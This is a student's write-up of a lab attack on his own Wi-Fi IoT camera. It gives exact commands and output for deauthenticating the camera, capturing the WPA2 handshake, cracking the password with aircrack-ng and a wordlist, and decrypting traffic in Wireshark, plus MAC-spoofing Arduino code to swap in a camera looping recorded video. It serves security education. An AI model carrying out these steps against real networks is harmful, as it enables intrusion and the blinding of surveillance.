1.) Introduction

I'm Will Young, a sophomore at Santa Rosa Junior College (SRJC), specializing in Cyber Security & Software Engineering. In many public and private settings, IoT cameras connected to internal wireless networks serve as crucial components of their security infrastructure. However, they can also serve as potential access points for exploitation and present an array of potential security vulnerabilities. To better understand and demonstrate these vulnerabilities, I executed a real-world DoS attack against a wireless IoT camera.

To initiate this project, I adapted Arduino code to establish a camera setup and create an internal HTTP server, capable of live streaming to a specific URL. I then proceeded to perform network reconnaissance, a process through which I identified the target devices on the network along with their respective identifying information.

Having identified the necessary devices, I captured a four-way handshake, a crucial step that was achieved through a deauthentication attack. Subsequently, I executed a dictionary attack to decrypt the hashed version of the SSID password. Once I had successfully accessed the network password, I used Wireshark, a network protocol analyzer, to decrypt the network traffic and export JPEGs of the camera stream.

The original goal was to extract the last JPEG streamed from the targeted camera and subsequently stream it from a second, MAC spoofed camera. Unfortunately, difficulties arose when attempting to manipulate the raw hexadecimal representation for the image, resulting in an inability to extract the image in its entirety.

As an alternative, I recorded a 60-second video of the stream from Camera A, following which I deactivated it, and introduced a MAC spoofed Camera B, streaming the recorded loop continuously. From the perspective of someone monitoring the web page, it would seem as though the original camera was still streaming its feed. This tactic creates a blind spot in the entities' physical monitoring systems and grants the attacker access to their internal network, potentially paving the way for further exploitations.

While this research demonstrates how easily IoT devices can be exploited, it's crucial to note that such actions should only be carried out in a controlled environment, for the purpose of research or to test and strengthen the security of a network. For this project, all devices and networks were owned by me and operated in isolation from any enterprise networks, ensuring no unauthorized access or potential harm.

2.) Table of Contents

3.) Required Equipment

In order to perform this test, the following items are necessary:
a.) A laptop running Windows 10 Pro operating system
b.) Oracle VirtualBox (Version 7.0.8 or later) for virtual machine management
c.) Kali Linux Image (Version 2023.2 or later), a Linux distribution designed for digital forensics and penetration testing
d.) Arduino IDE (Version 1.8.16 or later) to write and upload code to the ESP32 board
e.) Python (Version 3.10 or later) for running scripts and automating tasks
f.) Tenda RX2Pro Wi-Fi Router to create a controlled, isolated network environment
g.) Two ESP32 WRover-E Boards with pin cameras for demonstration of the camera switch
h.) ALFA AWUS036NHA External Wireless Adapter for network monitoring and packet injection
i.) Wireshark (Version 4.0.7 or later) for capturing and analyzing network packets
j.) Aircrack-ng suite (Version 1.7.0 or later) for network monitoring, attacking, testing, and cracking
k.) Kismet (Version 2022-08-R1 or later) for wireless network detection, packet sniffing, and intrusion detection.
l.) Winhex (Version 20.8) for digital forensics and hexadecimal manipulation.

4.) Process and Implementation

Setting Up the "Hacker" Computer:

The experiment was conducted using a Windows 10 Pro-based laptop running version 22H2. I first installed Oracle's Virtual Box (version 7.0.8) and proceeded to install a Kali Linux image (version 2023.2) on the virtual machine. The VM was allocated 12 GB of RAM, 2 CPU processors, and 80 GB of storage.

Upon powering on the VM and setting the account credentials, the next step involved updating the Kali Linux image. I opened the command-line interface (CLI) and ran the commands *'sudo apt update'* and *'sudo apt upgrade'* to ensure the system was fully up to date.

Configuring the External Wireless Adapter:

With the VM set up with Kali Linux, the next step was configuring the external wireless adapter. I used the Alfa AWUS036NHA, chosen specifically for its packet injection and monitor mode capabilities. Upon connection, it's likely necessary to install third-party drivers. In the device manager or control panel, a TP-LINK Wireless USB Adapter should appear as a device.

To ensure compatibility, you may need to run the program in compatibility mode for Windows XP. Once the device is recognized, return to your Kali CLI and install the Atheros firmware by running *'sudo apt-get install firmware-atheros.'* Subsequently, you can navigate to the VM settings and add ATHEROS UB91C under USB 3.0 in the USB settings. This step completes the system configuration.

Setting Up the Arduino IoT Camera:

For this project, I used a Freenove ESP32-WROVER Board with an integrated pin camera and wireless card. To program it, I used Arduino IDE (version 1.8.16), configured to work with the Espressif ESP32-WROVER board.

The code for creating a CameraWebServer for the ESP32 board can be found on my GitHub page (11). While the code for both cameras is nearly identical, Camera B's code requires uncommenting the MAC Spoof portion. The variables 'ssid', 'password', and 'CustomMacAddress[]' (for MAC spoofing) need to be altered as necessary.

To successfully upload the project, ensure the ESP32 Wrover Module is selected under the 'tools' tab, along with "Huge APP (3MB No OTA/1MB SPIFFS)" for partition scheme and the correct Port (usually COM4) (6).

After uploading the code to the ESP32 board, opening the Serial Monitor (set to the correct baud rate) will either inform you that a connection attempt is being made, or provide a local IP address to connect to the Web UI. This IP will be local and only accessible on the internal network.


With browser UI access, we can proceed to network reconnaissance. The next steps will generate the SSID, password, and MAC address of the target device. As a reminder, this kind of experiment should only be conducted for research purposes on networks you have explicit permission to access and devices you own.

Network Reconnaissance and Information Gathering:

Once our Kali Linux VM is set up, we initiate the process by setting our wireless adapter to monitor mode. This is achieved by opening the command-line interface (CLI) and typing *'sudo airmon-ng start wlan0'*. To confirm it's in monitor mode, type *'ifconfig'*. (Assumption here is that 'wlan0' is your wireless interface.)

Next, we start Kismet by typing *'kismet -c wlan0mon'* into the CLI (7). The '-c' command specifies the network adapter to be used. Upon initiation, Kismet provides a URL to access information on all discovered clients, infrastructure devices, SSIDs, and their respective details.

With this data, we can use Open-Source Intelligence (OSINT) to determine which MAC Address corresponds to the target devices (7). The first six numbers and letters of a MAC address are unique to a specific organization or manufacturer. For instance, in our case, '44:17:93' corresponds to Espressif Inc, the manufacturer of our ESP32-WROVER board. Similarly, '50:0F:F5' corresponds to Tenda Technology Co, the manufacturer of the wireless router in use.



SSID: WILL

Wi-Fi (802.11) SSIDs

```
SSID                will (4 characters)
First Seen          Jul 10 2023 10:05:30
Last Seen           Jul 10 2023 10:06:02
Encryption          WPA2 WPA2-PSK AES-CCM
Advertising APs
▾ will - 50:0F:F5:8D:24:84 - WPA2 WPA2-PSK AES-CCM
    Advertising         View Device Details
    Device
    MAC                 50:0F:F5:8D:24:84 (Tenda Technology
                        LtdDongguan branch)
    Name                will
    Type                Wi-Fi AP
    Advertised          WPA2 WPA2-PSK AES-CCM
    encryption
    First advertised    Jul 10 2023 10:05:30
    Last advertised     Jul 10 2023 10:06:15
    Last advertised     will
    SSID
```

DEVICE: WILL

Device Info

```
Name                will
Notes               Empty
MAC Address         50:0F:F5:8D:24:84
Manufacturer        Tenda Technology LtdDongguan branch
Type                Wi-Fi AP
First Seen          Mon Jul 10 2023 10:05:30 GMT-0700 (Pacific
                    Daylight Time)
Last Seen           Mon Jul 10 2023 10:06:15 GMT-0700 (Pacific
                    Daylight Time)
Frequencies
  Channel           8
  Main Frequency    2.442 GHz
```

```
Signal
  Monitor Signal    Monitor
  Latest Signal     -43 dbm
  Min. Signal       -53 dbm
```

With the target device information at hand, we can note the SSID they are connected to, the encryption type in use, and the broadcasting channel. For example, our wireless AP uses WPA2-PSK AES-CCM encryption and broadcasts at channel 8.

As we transition to the attack phase of the project, you should have the following information:

-MAC address of the target wireless device (to be deauthenticated & spoofed)

-MAC address of the wireless access point (AP)

-ESSID (Extended Service Set Identifier)

-Broadcast channel

-Interface being used


<u>Capturing the 4-Way Handshake and Deauthentication Attack:</u>

To crack the network password and decrypt the network traffic, we must begin by capturing the 4-way handshake (5). This process enables a device and the AP (Access Point) to agree upon an encryption key that will allow encrypted communication over that network. As long as we're within the network range, we can capture this process in one of two ways. We could wait for a new device to join the network, or we can force an existing device off the network, compelling it to reconnect and thus perform the 4-way handshake process again. For our purposes, we'll employ the latter approach.

Begin by launching airodump-ng in the Kali CLI, ensuring that your wireless adapter is set to the same channel as the AP. Enter *'sudo airmon-ng start wlan0mon 8'*. Here, '8' represents the channel, and 'wlan0mon' is the adapter. Following that, type *'sudo airodump-ng -c 8 --bssid 50:0F:F5:8D:24:84 -w psk wlan0mon'*. In this command, '-c 8' specifies the network channel, '--


bssid 50:0F:F5:8D:24:84' is the MAC of the AP, '-w psk' denotes the prefix for the file we're creating containing the initialization vectors (IVs), and 'wlan0mon' is the interface. Now that we're monitoring the network, we can initiate the deauthentication attack.

Open another CLI window and enter the deauthentication command to disconnect the previously identified device (7). Type *'sudo aireplay-ng -0 0 -a 50:0F:F5:8D:24:84 -c 44:17:93:E3:2D:28 wlan0mon'*. Here, '-0' selects deauthentication attack mode, the subsequent '0' specifies a continuous stream of deauthentication packets, '-a' sets the BSSID of the Wi-Fi AP that the target device is connected to, and '-c' sets the BSSID of the device we wish to disconnect from the network. 'Wlan0mon' is, once again, the network interface. Upon execution, this command will continuously send deauthentication packets, effectively barring the target device from reconnecting to the network.



```
┌──(wyoung㉿kali)-[~]
└─$ sudo airmon-ng start wlan0mon 8

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]8)

┌──(wyoung㉿kali)-[~]
└─$ sudo aireplay-ng -0 0 -a 50:0F:F5:8D:24:84 -c 44:17:93:E3:2D:28 wlan0mon
10:16:26  Waiting for beacon frame (BSSID: 50:0F:F5:8D:24:84) on channel 8
10:16:27  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [10|69 ACKs]
10:16:27  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:28  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|61 ACKs]
10:16:29  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|66 ACKs]
10:16:29  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:30  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|64 ACKs]
10:16:31  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:32  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 1|64 ACKs]
10:16:32  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:33  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:34  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|62 ACKs]
10:16:34  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|67 ACKs]
10:16:35  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:36  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:37  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:37  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 1|64 ACKs]
```

Remember to press 'Control+C' to stop the deauthentication attack. Once the target device reconnects, you should observe a 'WPA handshake' along with the MAC address of your AP in your airodump-ng terminal.




```
CH  8 ][ Elapsed: 2 mins ][ 2023-07-11 10:35 ][ WPA handshake: 50:0F:F5:8D:24:84

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:0F:F5:8D:24:84  -52 100     1081      634    6   8  130   WPA2 CCMP   PSK  will

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

50:0F:F5:8D:24:84  00:E0:4C:29:13:D0  -24    0 -24e    0        3
50:0F:F5:8D:24:84  0E:30:CF:5C:FF:8B  -24    0 - 1e    0        8
50:0F:F5:8D:24:84  4E:76:52:3C:5B:80  -18    1e-24     2     2520  EAPOL
50:0F:F5:8D:24:84  00:0F:00:4A:56:5A  -16   24e-24e    0      484
50:0F:F5:8D:24:84  44:17:93:E3:2D:28  -32   54e-24e    0      115
```

Cracking the Network Password:

The handshake capture you've obtained can be leveraged to decipher the plaintext password. This can be done either by a brute force method or a dictionary attack, where we compare the .cap files with a wordlist to match hashes with their plaintext counterparts. It's essential to note that this will only work if the password exists in the wordlist you're using, and the process can be time-consuming, depending on the password length and wordlist size.

Let's say, for instance, we initially used the 'rockyou' wordlist containing around 14.3 million keys. If we did not find the password in this list, we could create a smaller, custom wordlist or look for another one online. In the CLI, we could input *'sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 50:0F:F5:8D:24:84 psk*.cap'* to begin the attack. Here, '-w' specifies the path to the dictionary file, '-b' sets the BSSID, and 'psk*.cap' names the files containing the captured packets. Kali Linux has numerous pre-loaded wordlists you can use, and you can find more online. The '*' wildcard allows the selection of multiple files.



```
                             Aircrack-ng 1.7

      [00:00:00] 3/3 keys tested (199.36 k/s)

      Time left: --

                          KEY FOUND! [ test2023 ]


      Master Key     : 1D 85 A9 49 21 04 8F 96 D5 FD E5 CC 0B 88 CA 0A
                       1D A4 0E 49 B5 46 35 94 1B C1 38 FE B5 21 4E AB

      Transient Key  : 4F 9A 9F 26 34 5A 87 72 4B DF 76 59 D7 2F DF 9A
                       23 75 84 A9 3C F4 45 D3 BC 48 2F 41 9D 35 A1 F2
                       57 8C 83 25 A8 B1 E9 D1 FD EF C6 B3 AB C0 2D EA
                       0C EB D7 D2 86 9A C0 63 7A FA 3C 0C B9 00 00 00

      EAPOL HMAC     : 5F 15 FE 8D 52 86 A2 0C F1 59 55 C3 EC 21 98 22
```

Upon completion, if the password is found in the wordlist, you will see 'KEY FOUND!'. In this example, the password was 'test2023'. With the internal network password now known, we can essentially perform any operation we want.

Decoding Network Traffic:

With the network password in hand, we'll proceed by using Wireshark to decrypt network traffic and set up our second IoT camera by knocking the first one offline and spoofing its MAC address.

Ensure your network adapter is still in monitor mode, then open Wireshark and select your network interface. It's important to capture the target device's 4-way handshake for traffic decryption. You may need to deauthenticate the device to force it to reconnect. Traffic can only be decrypted after that is captured.

Once you've started a Wireshark capture, you can filter for EAPOL (Extensible Authentication Protocol over LAN) packets. EAPOL is a network protocol facilitating the exchange of authentication and key management information within a wireless network(10).

The 4-way handshake process should result in four separate packets:

EAPOL-Key 1/4: Contains parameters and cryptographic material required for subsequent steps.

EAPOL-Key 2/4: Contains information necessary for authentication and encryption.

EAPOL-Key 3/4: Confirms successful authentication and establishes encryption keys.

EAPOL-Key 4/4: Confirms successful completion of the handshake and readiness to communicate securely.

After confirming all four packets have been captured, continue capturing for a while. You can filter for HTTP traffic or the camera's IP to ensure you're capturing the required data. Once enough data has been captured, you can stop the capture and enter the password and PSK into Wireshark's decryption key section.


To do this, click Edit -> Preferences -> Protocols -> IEEE 802.11 -> Enable decryption -> Edit decryption keys. Here, add your password and SSID in the format "wpa-pwd test2023:will", and also add your PSK. The PSK can be generated using online tools, such as the one available on the Wireshark website.

This should decrypt your captured network packets. To filter for HTTP traffic, enter the filter "http.host == "192.168.172"". From here, you can select a packet and export the data for analysis.


<u>Extracting Image from Hexadecimal:</u>

In an attempt to extract the image streamed by the camera, I use a hexadecimal editor like WinHex (12). The image, in hexadecimal form, contains bytes that indicate the beginning and end of a JPEG file. These are usually 'FF D8 FF' for the start and 'FF D9' for the end.

By removing all the bytes before the 'FF D8 FF' portion, you should be left with the valid image content. However, if the 'FF D9' ending portion isn't present, you might encounter issues extracting the complete image. This is what happened to me, and I was only be able to extract a portion of the image.




```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F    ANSI ASCII
00000000  32 34 0D 0A 0D 0A 2D 2D  31 32 33 34 35 36 37 38   24    --12345678
00000010  39 30 30 30 30 30 30 30  30 30 30 30 30 39 38 37   9000000000000987
00000020  36 35 34 33 32 31 0D 0A  0D 0A 34 61 0D 0A 43 6F   654321    4a  Co
00000030  6E 74 65 6E 74 2D 54 79  70 65 3A 20 69 6D 61 67   ntent-Type: imag
00000040  65 2F 6A 70 65 67 0D 0A  43 6F 6E 74 65 6E 74 2D   e/jpeg  Content-
00000050  4C 65 6E 67 74 68 3A 20  35 31 30 34 0D 0A 58 2D   Length: 5104  X-
00000060  54 69 6D 65 73 74 61 6D  70 3A 20 37 30 2E 38 35   Timestamp: 70.85
00000070  37 37 33 33 0D 0A 0D 0A  0D 0A 31 33 66 30 0D 0A   7733        13f0
00000080  FF D8 FF E0 00 10 4A 46  49 46 00 01 01 01 00 00   ÿØÿà  JFIF
00000090  00 00 00 00 FF DB 00 43  00 0A 07 08 09 08 06 0A       ÿÛ C
000000A0  09 08 09 0B 0B 0A 0C 0F  19 10 0F 0E 0E 0F 1F 16
000000B0  17 12 19 24 20 26 26 24  20 23 22 28 2D 3A 31 28      $ &&$ #"(-:1(
000000C0  2B 36 2B 22 23 32 44 33  36 3B 3D 40 41 40 27 30   +6+"#2D36;=@A@'0
000000D0  47 4C 46 3F 4B 3A 3F 40  3E FF DB 00 43 01 0B 0B   GLF?K:?@>ÿÛ C
000000E0  0B 0F 0D 0F 1D 10 10 1D  3E 29 23 29 3E 3E 3E 3E           >)#)>>>>
000000F0  3E 3E 3E 3E 3E 3E 3E 3E  3E 3E 3E 3E 3E 3E 3E 3E   >>>>>>>>>>>>>>>>
00000100  3E 3E 3E 3E 3E 3E 3E 3E  3E 3E 3E 3E 3E 3E 3E 3E   >>>>>>>>>>>>>>>>
00000110  3E 3E 3E 3E 3E 3E 3E 3E  3E 3E 3E 3E 3E 3E FF C4   >>>>>>>>>>>>>>ÿÄ
00000120  00 1F 00 00 01 05 01 01  01 01 01 01 00 00 00 00
00000130  00 00 00 00 01 02 03 04  05 06 07 08 09 0A 0B FF                  ÿ
00000140  C4 00 B5 10 00 02 01 03  03 02 04 03 05 05 04 04   Ä µ
00000150  00 00 01 7D 01 02 03 00  04 11 05 12 21 31 41 06      }        !1A
00000160  13 51 61 07 22 71 14 32  81 91 A1 08 23 42 B1 C1    Qa "q 2  ¡ #B±Á
00000170  15 52 D1 F0 24 33 62 72  82 09 0A 16 17 18 19 1A    RÑð$3br
00000180  25 26 27 28 29 2A 34 35  36 37 38 39 3A 43 44 45   %&'()*456789:CDE
00000190  46 47 48 49 4A 53 54 55  56 57 58 59 5A 63 64 65   FGHIJSTUVWXYZcde
000001A0  66 67 68 69 6A 73 74 75  76 77 78 79 7A 83 84 85   fghijstuvwxyzƒ„…
000001B0  86 87 88 89 8A 92 93 94  95 96 97 98 99 9A A2 A3   †‡ˆ‰Š''""•–—˜™š¢£
000001C0  A4 A5 A6 A7 A8 A9 AA B2  B3 B4 B5 B6 B7 B8 B9 BA   ¤¥¦§¨©ª²³´µ¶·¸¹º
000001D0  C2 C3 C4 C5 C6 C7 C8 C9  CA D2 D3 D4 D5 D6 D7 D8   ÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×Ø
000001E0  D9 DA E1 E2 E3 E4 E5 E6  E7 E8 E9 EA F1 F2 F3 F4   ÙÚáâãäåæçèéêñòóô
000001F0  F5 F6 F7 F8 F9 FA FF C4  00 1F 01 00 03 01 01 01   õö÷øùúÿÄ
00000200  01 01 01 01 01 01 00 00  00 00 00 00 01 02 03 04
00000210  05 06 07 08 09 0A 0B FF  C4 00 B5 11 00 02 01 02          ÿÄ µ
00000220  04 04 03 04 07 05 04 04  00 01 02 77 00 01 02 03              w
00000230  11 04 05 21 31 06 12 41  51 07 61 71 13 22 32 81      !1  AQ aq "2
00000240  08 14 42 91 A1 B1 C1 09  23 33 52 F0 15 62 72 D1     B'¡±Á #3Rð brÑ
00000250  0A 16 24 34 E1 25 F1 17  18 19 1A 26 27 28 29 2A     $4á%ñ    &'()*
00000260  35 36 37 38 39 3A 43 44  45 46 47 48 49 4A 53 54   56789:CDEFGHIJST
00000270  55 56 57 58 59 5A 63 64  65 66 67 68 69 6A 73 74   UVWXYZcdefghijst
00000280  75 76 77 78 79 7A 82 83  84 85 86 87 88 89 8A 92   uvwxyz‚ƒ„…†‡ˆ‰Š'
00000290  93 94 95 96 97 98 99 9A  A2 A3 A4 A5 A6 A7 A8 A9   ""•–—˜™š¢£¤¥¦§¨©
000002A0  AA B2 B3 B4 B5 B6 B7 B8  B9 BA C2 C3 C4 C5 C6 C7   ª²³´µ¶·¸¹ºÂÃÄÅÆÇ
000002B0  C8 C9 CA D2 D3 D4 D5 D6  D7 D8 D9 DA E2 E3 E4 E5   ÈÉÊÒÓÔÕÖ×ØÙÚâãäå
000002C0  E6 E7 E8 E9 EA F2 F3 F4  F5 F6 F7 F8 F9 FA FF C0   æçèéêòóôõö÷øùúÿÀ
000002D0  00 11 08 00 F0 01 40 03  01 21 00 02 11 01 03 11       ð @  !
```



Pivoting the Plan:

At this point, I decided it might be time to pivot. The new plan drew inspiration from movies like Ocean's 11 and involved recording a short video (say 60 seconds) of the stream from Camera A, then knocking Camera A offline. I then used MAC spoofing to bring Camera B online, ensuring it has the same IP as Camera A (8). I then stream the recorded loop from Camera B continuously.



```
// ===========================
// Enter your WiFi credentials
// ===========================

const char* ssid = "will";
const char* password = "test2023";


void startCameraServer();
void setupLedFlash(int pin);

// ===========================
// Enter MAC Address to be spoofed in Hex
// ===========================

/* Remove Comment lines if you are implementing MAC Spoofing
uint8_t CustomMACaddress[] = {0x44,0x17,0x93,0xE3,0x2D,0x28};
*/

